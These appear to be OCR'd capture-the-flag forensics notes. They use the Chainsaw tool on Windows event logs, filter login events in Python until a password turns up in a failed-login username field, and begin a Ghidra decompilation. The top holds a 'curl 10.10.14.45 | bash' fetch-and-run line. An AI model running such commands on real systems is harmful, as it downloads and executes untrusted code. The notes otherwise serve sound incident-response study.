
```
curl 10.10.14.45 | bash |
```

Chainsaw - Forensic Windows Event Log

- https://github.com/WithSecureLabs/chainsaw

> Similar to DeepBlueCLI

Demo:




```
┌──(root㉿kali)-[~/investigation/chainsaw]
└─# ./chainsaw_x86_64-unknown-linux-gnu hunt ~/investigation -r rules

CHAINSAW

    By Countercept (@FranticTyping, @AlexKornitzer)

[+] Loading detection rules from: rules
[+] Loaded 18 detection rules
[+] Loading forensic artefacts from: /root/investigation (extensions: .evtx, .evt)
[+] Loaded 280 forensic artefacts (80.3 MB)
[+] Hunting: [========================================] 280/280
[+] Group: Account Tampering

| timestamp           | detections                 | Event ID | Record ID | Computer                          | User           | User SID                          | Member SID                        |
|---------------------|----------------------------|----------|-----------|-----------------------------------|----------------|-----------------------------------|-----------------------------------|
| 2019-09-22 11:22:05 | ‣ User Added to Local Group | 4732     | 191029    | MSEDGEWIN10                       | Administrators |                                   | S-1-5-21-3461203602-4096304019    |
|                     |                            |          |           |                                   |                |                                   | -2269080069-501                   |
|---------------------|----------------------------|----------|-----------|-----------------------------------|----------------|-----------------------------------|-----------------------------------|
| 2019-09-22 11:23:19 | ‣ User Added to Local Group | 4732     | 191030    | MSEDGEWIN10                       | Administrators |                                   | S-1-5-20                          |
|---------------------|----------------------------|----------|-----------|-----------------------------------|----------------|-----------------------------------|-----------------------------------|
| 2020-09-16 09:31:19 | ‣ New User Created          | 4720     | 769629    | 01566s-win16-ir.threebeesco.co    | $              | S-1-5-21-308926384-506822093-3    |                                   |
|                     |                            |          |           | m                                 |                | 341789130-107103                  |                                   |
|---------------------|----------------------------|----------|-----------|-----------------------------------|----------------|-----------------------------------|-----------------------------------|
| 2020-09-16 09:32:13 | ‣ New User Created          | 4720     | 769634    | 01566s-win16-ir.threebeesco.co    | $              | S-1-5-21-308926384-506822093-3    |                                   |
|                     |                            |          |           | m                                 |                | 341789130-107104                  |                                   |
|---------------------|----------------------------|----------|-----------|-----------------------------------|----------------|-----------------------------------|-----------------------------------|
| 2022-08-01 20:22:01 | ‣ User Added to Local Group | 4732     | 11378954  | eForenzics-DI                     | Administrators |                                   | S-1-5-21-3901137903-2834048592    |
|                     |                            |          |           |                                   |                |                                   | -2457289426-1009                  |
|---------------------|----------------------------|----------|-----------|-----------------------------------|----------------|-----------------------------------|-----------------------------------|
| 2022-08-01 20:22:01 | ‣ User Added to Local Group | 4732     | 11378954  | eForenzics-DI                     | Administrators |                                   | S-1-5-21-3901137903-2834048592    |
|                     |                            |          |           |                                   |                |                                   | -2457289426-1009                  |

[+] Group: Antivirus

| timestamp           | detections         | Event ID | Record ID | Computer    | Threat Name                     | Threat Path                     | SHA1 | Threat Type | User                |
|---------------------|--------------------|----------|-----------|-------------|---------------------------------|---------------------------------|------|-------------|---------------------|
| 2019-07-18 20:40:00 | ‣ Windows Defender | 1116     | 37        | MSEDGEWIN10 | Trojan:PowerShell/Powersploit.  | file:_C:\AtomicRedTeam\atomic-  |      |             | MSEDGEWIN10\IEUser  |
|                     |                    |          |           |             | M                               | red-team-master\atomics\T1056\  |      |             |                     |
|                     |                    |          |           |             |                                 | Get-Keystrokes.ps1              |      |             |                     |
|---------------------|--------------------|----------|-----------|-------------|---------------------------------|---------------------------------|------|-------------|---------------------|
| 2019-07-18 20:40:16 | ‣ Windows Defender | 1116     | 48        | MSEDGEWIN10 | Trojan:XML/Exeselrun.gen!A      | file:_C:\AtomicRedTeam\atomic-  |      |             | MSEDGEWIN10\IEUser  |
|                     |                    |          |           |             |                                 | red-team-master\atomics\T1086\  |      |             |                     |
|                     |                    |          |           |             |                                 | payloads\test.xsl               |      |             |                     |
 1   ↑ 2h 4m   1 [tmux]                                                                                         | 04:09 | 23 A
```

```
┌──(root㉿kali)-[~/investigation]
└─# wget https://github.com/WithSecureLabs/chainsaw/releases/download/v2.6.0/chainsaw_all_platforms+rules+examples.zip
```

```
┌──(root㉿kali)-[~/investigation/chainsaw]
└─# mkdir investigation
```

```
┌──(root㉿kali)-[~/investigation/chainsaw]
└─# mv ../security.evtx investigation

┌──(root㉿kali)-[~/investigation/chainsaw]
└─# ./chainsaw_x86_64-unknown-linux-gnu hunt ./investigation -r rules
```



```
┌──(root㉿kali)-[~/investigation/chainsaw]
└─# ./chainsaw_x86_64-unknown-linux-gnu hunt ./investigation -r rules

    By Countercept (@FranticTyping, @AlexKornitzer)

[+] Loading detection rules from: rules
[+] Loaded 18 detection rules
[+] Loading forensic artefacts from: ./investigation (extensions: .evt, .evtx)
[+] Loaded 1 forensic artefacts (15.8 MB)
[+] Hunting: [========================================] 1/1
[+] Group: Account Tampering
┌─────────────────────┬──────────────────────────────┬──────────┬───────────┬────────────────┬────────────────┬──────────┬─────────────────────────────────┐
│      timestamp      │          detections          │ Event ID │ Record ID │    Computer    │      User      │ User SID │           Member SID            │
├─────────────────────┼──────────────────────────────┼──────────┼───────────┼────────────────┼────────────────┼──────────┼─────────────────────────────────┤
│ 2022-08-01 20:22:01 │ ‣ User Added to Local Group  │ 4732     │ 11378954  │ eForenzics-DI  │ Administrators │          │ S-1-5-21-3901137903-2834048592  │
│                     │                              │          │           │                │                │          │ -2457289426-1009                │
└─────────────────────┴──────────────────────────────┴──────────┴───────────┴────────────────┴────────────────┴──────────┴─────────────────────────────────┘

[+] Group: Log Tampering
┌─────────────────────┬───────────────────────────────┬──────────┬───────────┬────────────────┬─────────┐
│      timestamp      │          detections           │ Event ID │ Record ID │    Computer    │  User   │
├─────────────────────┼───────────────────────────────┼──────────┼───────────┼────────────────┼─────────┤
│ 2022-08-01 16:00:21 │ ‣ Security Audit Logs Cleared │ 1102     │ 11363186  │ eForenzics-DI  │ SMorton │
└─────────────────────┴───────────────────────────────┴──────────┴───────────┴────────────────┴─────────┘
[+] 2 Detections found on 2 documents
```

Dump success and failed logins to json, event ids : `4624` , `4625`

```
┌──(root㉿kali)-[~/investigation/chainsaw]
└─# ./chainsaw_x86_64-unknown-linux-gnu search -t 'Event.System.EventID: =4624' ./investigation -j -o success_logins.json
...
```

```
[+] Found 91 hits

┌──(root㉿kali)-[~/investigation/chainsaw]
└─# ./chainsaw_x86_64-unknown-linux-gnu search -t 'Event.System.EventID: =4625' ./investigation -j -o unsuccess_logins.json
...
[+] Found 3 hits
```


Analyze the logs

```
┌──(root㉿kali)-[~/investigation/chainsaw]
└─# ipython3
Python 3.11.2 (main, Mar 13 2023, 12:18:29) [GCC 12.2.0]
Type 'copyright', 'credits' or 'license' for more information
IPython 8.5.0 -- An enhanced Interactive Python. Type '?' for help.

In [1]: import json

In [2]: with open('success_logins.json', 'r') as f:
   ...:     s = json.load(f)
   ...:

In [3]: with open('unsuccess_logins.json', 'r') as f:
   ...:     f = json.load(f)
   ...:

In [4]: s
...
```

Filter some values

```
print("\n".join(["|\t|".join([v for k,v in event['Event']['EventData'].items() if k in {'LogonProcessName', 'ProcessName',
'SubjectUserName', 'TargetUserName'}]) for event in s]))
```

Nothing interesting in success logins




```
In [37]: print("\n".join(["|\t|".join([v for k,v in event['Event']['EventData'].items() if k in {'LogonProcessName', 'ProcessName', 'SubjectUserName', 'TargetUserName'}]) for event in s]))
Advapi  |       |C:\Windows\System32\winlogon.exe|      |EFORENZICS-DI$|        |UMFD-3
Advapi  |       |C:\Windows\System32\winlogon.exe|      |EFORENZICS-DI$|        |DWM-3
Advapi  |       |C:\Windows\System32\winlogon.exe|      |EFORENZICS-DI$|        |DWM-3
Advapi  |       |C:\Windows\System32\services.exe|      |EFORENZICS-DI$|        |SYSTEM
User32 |        |C:\Windows\System32\svchost.exe|       |EFORENZICS-DI$|        |HMarley
Advapi  |       |C:\Windows\System32\services.exe|      |EFORENZICS-DI$|        |SYSTEM
Advapi  |       |C:\Windows\System32\services.exe|      |EFORENZICS-DI$|        |SYSTEM
Advapi  |       |C:\Windows\System32\winlogon.exe|      |EFORENZICS-DI$|        |UMFD-3
Advapi  |       |C:\Windows\System32\winlogon.exe|      |EFORENZICS-DI$|        |DWM-3
Advapi  |       |C:\Windows\System32\winlogon.exe|      |EFORENZICS-DI$|        |DWM-3
Advapi  |       |C:\Windows\System32\services.exe|      |EFORENZICS-DI$|        |SYSTEM
Advapi  |       |C:\Windows\System32\services.exe|      |EFORENZICS-DI$|        |SYSTEM
Advapi  |       |C:\Windows\System32\services.exe|      |EFORENZICS-DI$|        |SYSTEM
Advapi  |       |C:\Windows\System32\services.exe|      |EFORENZICS-DI$|        |SYSTEM
User32 |        |C:\Windows\System32\svchost.exe|       |EFORENZICS-DI$|        |LJenkins
Advapi  |       |C:\Windows\System32\services.exe|      |EFORENZICS-DI$|        |SYSTEM
Advapi  |       |C:\Windows\System32\services.exe|      |EFORENZICS-DI$|        |SYSTEM
Advapi  |       |C:\Windows\System32\services.exe|      |EFORENZICS-DI$|        |SYSTEM
Advapi  |       |C:\Windows\System32\winlogon.exe|      |EFORENZICS-DI$|        |UMFD-4
Advapi  |       |C:\Windows\System32\services.exe|      |EFORENZICS-DI$|        |SYSTEM
Advapi  |       |C:\Windows\System32\winlogon.exe|      |EFORENZICS-DI$|        |DWM-4
Advapi  |       |C:\Windows\System32\winlogon.exe|      |EFORENZICS-DI$|        |DWM-4
Advapi  |       |C:\Windows\System32\services.exe|      |EFORENZICS-DI$|        |SYSTEM
Advapi  |       |C:\Windows\System32\services.exe|      |EFORENZICS-DI$|        |SYSTEM
User32 |        |C:\Windows\System32\svchost.exe|       |EFORENZICS-DI$|        |LMonroe
Advapi  |       |C:\Windows\System32\services.exe|      |EFORENZICS-DI$|        |SYSTEM
Advapi  |       |C:\Windows\System32\services.exe|      |EFORENZICS-DI$|        |SYSTEM
Advapi  |       |C:\Windows\System32\services.exe|      |EFORENZICS-DI$|        |SYSTEM
User32 |        |C:\Windows\System32\svchost.exe|       |EFORENZICS-DI$|        |LMonroe
Advapi  |       |C:\Windows\System32\services.exe|      |EFORENZICS-DI$|        |SYSTEM
Advapi  |       |C:\Windows\System32\winlogon.exe|      |EFORENZICS-DI$|        |UMFD-5
Advapi  |       |C:\Windows\System32\winlogon.exe|      |EFORENZICS-DI$|        |DWM-5
Advapi  |       |C:\Windows\System32\winlogon.exe|      |EFORENZICS-DI$|        |DWM-5
Advapi  |       |C:\Windows\System32\services.exe|      |EFORENZICS-DI$|        |SYSTEM
Advapi  |       |C:\Windows\System32\services.exe|      |EFORENZICS-DI$|        |SYSTEM
Advapi  |       |C:\Windows\System32\services.exe|      |EFORENZICS-DI$|        |SYSTEM
```

Filter failed logins

```
print("\n".join(["|\t|".join([v for k,v in event['Event']['EventData'].items() if k in {'LogonProcessName', 'ProcessName', 
'SubjectUserName', 'TargetUserName'}]) for event in f]))
```

Found it




```
In [38]: print("\n".join(["|\t|".join([v for k,v in event['Event']['EventData'].items() if k in {'LogonPr
ame', 'TargetUserName'}]) for event in f]))
User32 |        |C:\Windows\System32\svchost.exe|       |EFORENZICS-DI$|        |lmonroe
User32 |        |C:\Windows\System32\svchost.exe|       |EFORENZICS-DI$|        |hmraley
User32 |        |C:\Windows\System32\svchost.exe|       |EFORENZICS-DI$|        |Def@ultf0r3nz!csPa$$
```

Ghidra

Rename and retype variables to make code more readable

Ex:

- Retype `long` -> `char**`
- Rename param -> `argc` (arg count), `argv` (arg value)



```c

undefined8 main(int argc,char **argv)

{
  __uid_t _Var1;
  int RES;
  FILE *__stream;
  undefined8 curlObj;
  char *__s;
  char *__s_00;

  if (argc != 3) {
    puts("Exiting... ");
                    /* WARNING: Subroutine does not return */
    exit(0);
  }
